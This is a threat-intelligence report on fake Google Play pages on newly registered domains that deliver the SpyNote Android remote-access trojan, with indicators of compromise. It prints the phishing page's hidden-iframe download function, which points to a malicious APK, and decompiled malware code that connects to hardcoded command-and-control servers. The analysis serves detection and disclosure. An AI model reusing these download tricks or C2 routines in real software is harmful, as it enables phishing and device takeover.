Newly Registered Domains Distributing SpyNote Malware


dti.domaintools.com/newly-registered-domains-distributing-spynote-malware/

April 10, 2025

Deceptive websites hosted on newly registered domains are being used to deliver AndroidOS SpyNote malware. These sites mimic the Google Chrome install page on the Google Play Store to lure victims into downloading SpyNote, a potent Android remote access trojan (RAT) used for surveillance, data exfiltration, and remote control.

Domains Mimicking App Installation on Google Play Store

Newly registered domains are hosting deceptive websites that mimic popular application installation pages on the Google Play Store to trick victims into downloading malware. Analysis revealed common patterns in domain registration and website structure, with limited variations observed in malware configurations, command and control (C2) infrastructure, and delivery websites. Notably, the threat actor utilized a mix of English and Chinese-language delivery sites and included Chinese-language comments within the delivery site code and the malware itself.



This report further details the malware delivery website configurations and the deceptive techniques employed to trick users into installing the AndroidOS malware. It also provides an overview of the malware's installation process and C2 configurations. Finally, the GitHub appendices contain indicators of compromise (IOCs), mapping to the MITRE Mobile ATT&CK framework, and a snippet of the AndroidManifest file highlighting the permissions SpyNote seeks on compromised devices.

Domain Registration and Website Patterns

Registrar:

- NameSilo, LLC
- XinNet Technology Corporation

IP ISP:

- Lightnode Limited
- Vultr Holdings LLC

SSL Issuer:

- R10
- R11

NameServer:

- dnsowl[.]com
- xincache[.]com

Server Type:

nginx

Prominent IP Resolved:

156.244.19[.]63

Frequent Web Endpoint Path:

- /index/index/download.html
- /index/index/download.html?id=MTAwMDU%3D


Frequent HTML Code Inclusions:

- https[:]//unpkg[.]com/[email protected]/umd/current-device.min.js
- href="https[:]//play.google[.]com/store/apps/details?id=com.zhiliaoapp.musically
- "uUDqyDbaLAZwfdPcR4uvjA"

Malware Delivery Website Review


The websites include an image carousel displaying screenshots of mimicked Google Play app pages. These images are loaded from "bafanglaicai888[.]top," another suspicious domain suspected to be owned by the same actor. The carousel provides a visual aspect to enhance the illusion of a legitimate app page.

A `<c-wiz>` element acts as a container and a managed component within the web page, responsible for the functionality involving the display and handling of the “Install” button. As a side note, the presence of “com.zhiliaoapp.musically” hints at an interaction related to the TikTok (formerly Musical.ly) Android application, which may be code remnants of prior versions.



```
<c-wiz
  jsrenderer="qk5AGd"
  class="FuSudc"
  jsshadow
  jsdata="deferred-i8"
  data-p="%.@.["com.zhiliaoapp.musically",7],true,true]"
  data-node-index="7;0"
  autoupdate
  jsmodel="hc6Ubd"
  c-wiz>

  <div
    class="VAgTTd LMcLV">

    <div
      jscontroller="chfSwc"
      jsmodel="UfnShf"
      jsaction="JIbuQc:MH7vAb"
      data-item-id="%.@."com.zhiliaoapp.musically",7]"
      data-is-free="true"
      jslog="38052;
1:223|qgJVGlMIABIgCh4KGGNvbS56aGlsaWFvYXBwLm11c2ljYWxseRABGANKEmjD7a+PuO+JAxX3TwgEH
YqyLTX6ARcKFQiApYDckJjVjkMSCQoFZW4tVVMQAA==; track:click,impression"
      jsdata="Ddi83b;CgYKBENBRTE=;15">

      <div
        class="u4ICaf">

        <div
          class="VfPpkd-dgl2Hf-ppHlrf-sM5MNb"
          data-is-touch-wrapper='true'>

          <button
            class="VfPpkd-LgbsSe VfPpkd-LgbsSe-OWXEXe-k8QpJ VfPpkd-LgbsSe-OWXEXe-
dgl2Hf nCP5yc AjY5Oe DuMIQc LQeN7 MjT6xe sOCCfd brKGGd BhQfub  zwjsl"
            jscontroller="soHxf"
            jsaction="click:cOuCgd; mousedown:UX7yZ; mouseup:lbsD7e;
mouseenter:tfO1Yc; mouseleave:JywGue; touchstart:p6p2H; touchmove:FwuNnf;
touchend:yfqBxc; touchcancel:JMtRjd; focus:AHmuwe; blur:O22p3e;
contextmenu:mg9Pef;mlnRJb:fLiPzd;"
            data-disable-idom="true"
            aria-label="Install"
            onclick="download('https://www.kmyjh.top/002.apk')">
          </button>

        </div>
```

When the display images mimicking the Google Play store apps are clicked, it executes the JavaScript function “download()” (shown below) that initiates the download of the .apk file located at the hardcoded URL.




```
function download(url){
        var src = url;
        var iframe = document.createElement('iframe');
        iframe.style.display = 'none';
        iframe.src = "javascript: '<script>location.href=\"" + src + "\"<\/script>'";
        document.getElementsByTagName('body')[0].appendChild(iframe);
   }
```


This function works by dynamically creating a hidden iframe and setting its src attribute to a JavaScript snippet. This snippet then uses location.href = src to redirect the iframe to the provided “url” value. Since iframes can initiate downloads, this effectively triggers a download of the file at the given URL. In the case of the above code samples, it would download the 002.apk file from the URL “https[:]//www.kmyjh[.]top/002.apk.”

Analysis of the downloaded .apk files revealed them to be SpyNote dropper malware. SpyNote and its variant, SpyMax, represent a family of potent Android RATs enabling extensive surveillance, data exfiltration, and remote control. Notably, SpyNote has been associated with sophisticated APT groups such as OilRig (APT34), APT-C-37 (Pat-Bear), and OilAlpha, and has been deployed against Indian Defence Personnel. The malware’s appeal to a wide range of threat actors, including advanced groups, underscores its versatility and efficacy for both targeted espionage and broader cybercriminal activities. The availability of a builder tool on underground forums has significantly facilitated its adoption among cybercriminals.

The dropper installs a second .apk file contained within the first via a class function InstallDropSessionActivity(). The class implements the DialogInterface.OnClickListener interface, meaning it’s executed when the user clicks a button (likely the “Confirm” button in the “User Data Info” dialog from InstallDropSessionActivity).



Android Device
Browses to Spoofed Play Store App Page
APK
Android User Downloads and Runs SpyNote Dropper .APK
APK
Dropper Installs Second .APK via InstallDropSessionActivity()
C2 Details Hardcoded in assets/base.dex within com.shell.dynamic/net/DomainManager.class

The second .apk file contains the majority of the SpyNote malware functionality. Finally, a base.dex file within the SpyNote’s assets folder contains the connection parameters with the DomainManager.class used for testing and establishing remote connections to the Command and Control (C2) server.



```
public class DomainManager {
  private static final List<String> DOMAIN_LIST = Arrays.asList(new String[] {
"mskisdakw.top", "fsdlaowaa.top" });

  private static final String KEY_CURRENT_DOMAIN_INDEX = "current_domain_index";

  private static final String TAG = "DomainManager";

  public static boolean ensureAvailableDomain() {
    String str = getCurrentDomain();
    testDomain(str, new HttpCallback() {
          public void onFailure(Exception paramlException) {}

          public void onSuccess(String param1String) {}
        });
    return TextUtils.equals(str, getCurrentDomain()) ^ true;
  }

  private static String getCurrentDomain() {
    int i = PreferencesUtils.getInt(ContextUtils.attchContext(),
"current_domain_index", 0);
    return DOMAIN_LIST.get(i);
  }

  public static String getRTCURL() {
    Context context = ContextUtils.attchContext();
    StringBuilder stringBuilder = new StringBuilder("rtmp://");
    stringBuilder.append(getCurrentDomain());
    stringBuilder.append(":1935/live/");
    stringBuilder.append(CommonUtils.getAndroidId(context));
    return stringBuilder.toString();
  }

  public static String getSURL() {
    StringBuilder stringBuilder = new StringBuilder("ws://");
    stringBuilder.append(getCurrentDomain());
    stringBuilder.append(":8282");
    return stringBuilder.toString();
  }

  public static String getWURL() {
    StringBuilder stringBuilder = new StringBuilder("http://");
    stringBuilder.append(getCurrentDomain());
    return stringBuilder.toString();
  }
```

One variation in this configuration was identified in which an IP is hardcoded for the C2, also over port 8282. Notably, the hardcoded IP is the same IP resolved for both C2 domains observed in the other variations.



```
  public final void o0Oo() {
    try {
      OOO0();
      Oo0O0 oo0O0 = new Oo0O0();
      this(URI.create("ws://66.42.63.74:8282"));
      this.OoOo0O0o = oo0O0;
      oo0O0.connect();
      Handler handler = new Handler();
      this(Looper.getMainLooper());
      o0Oo$$ExternalSyntheticLambda0 o0Oo$$ExternalSyntheticLambda0 = new
o0Oo$$ExternalSyntheticLambda0();
      this(this);
      handler.postDelayed(o0Oo$$ExternalSyntheticLambda0, 5000L);
    } catch (Exception exception) {
      OOO0.OOO0(exception, new StringBuilder("Error connecting to WebSocket: "));
    }
  }
```

SpyNote Malware Ramifications

Newly registered domains were identified hosting deceptive websites that mimic popular app installation pages on the Google Play Store. These sites are designed to trick users into downloading malware. Analysis of these campaigns reveals common patterns in domain registration, website structure, and largely consistent malware configurations, command and control (C2) infrastructure, and delivery methods. These websites often include an image carousel displaying screenshots of mimicked Google Play app pages to enhance the illusion of legitimacy. While no definitive attribution is currently available, a China nexus is suspected. This deceptive infrastructure is being leveraged to distribute SpyNote AndroidOS malware.

Analysis of the SpyNote malware reveals a two-stage installation process initiated by an APK dropper, ultimately deploying the core SpyNote RAT from a second embedded APK. Command and control server details are hidden within a DEX file. SpyNote is notorious for its persistence, often requiring a factory reset for complete removal. Upon installation, it aggressively requests numerous intrusive permissions, gaining extensive control over the compromised device. This control allows for the theft of sensitive data such as SMS messages, contacts, call logs, location information, and files. SpyNote also boasts significant remote access capabilities, including camera and microphone activation, call manipulation, and arbitrary command execution. Its robust keylogging functionality, targeting application credentials and utilizing Accessibility Services for two-factor authentication codes, is particularly concerning. Furthermore, SpyNote can remotely wipe data, lock the device, or install further applications. The extensive capabilities of SpyNote underscore its effectiveness as a potent tool for espionage and cybercrime, posing a significant threat to individuals and organizations targeted by these deceptive campaigns.

IOCs on GitHub

If the community has any additional input, please let us know.

https://github.com/DomainTools/SecuritySnacks/blob/main/2025/SpyNote-GooglePlayStore

Sign Up For DomainTools Investigations' Newsletter for the Latest Research

Want more from DomainTools Investigations? Be sure to sign up for our monthly newsletter to get the latest research from the team – available on LinkedIn or email.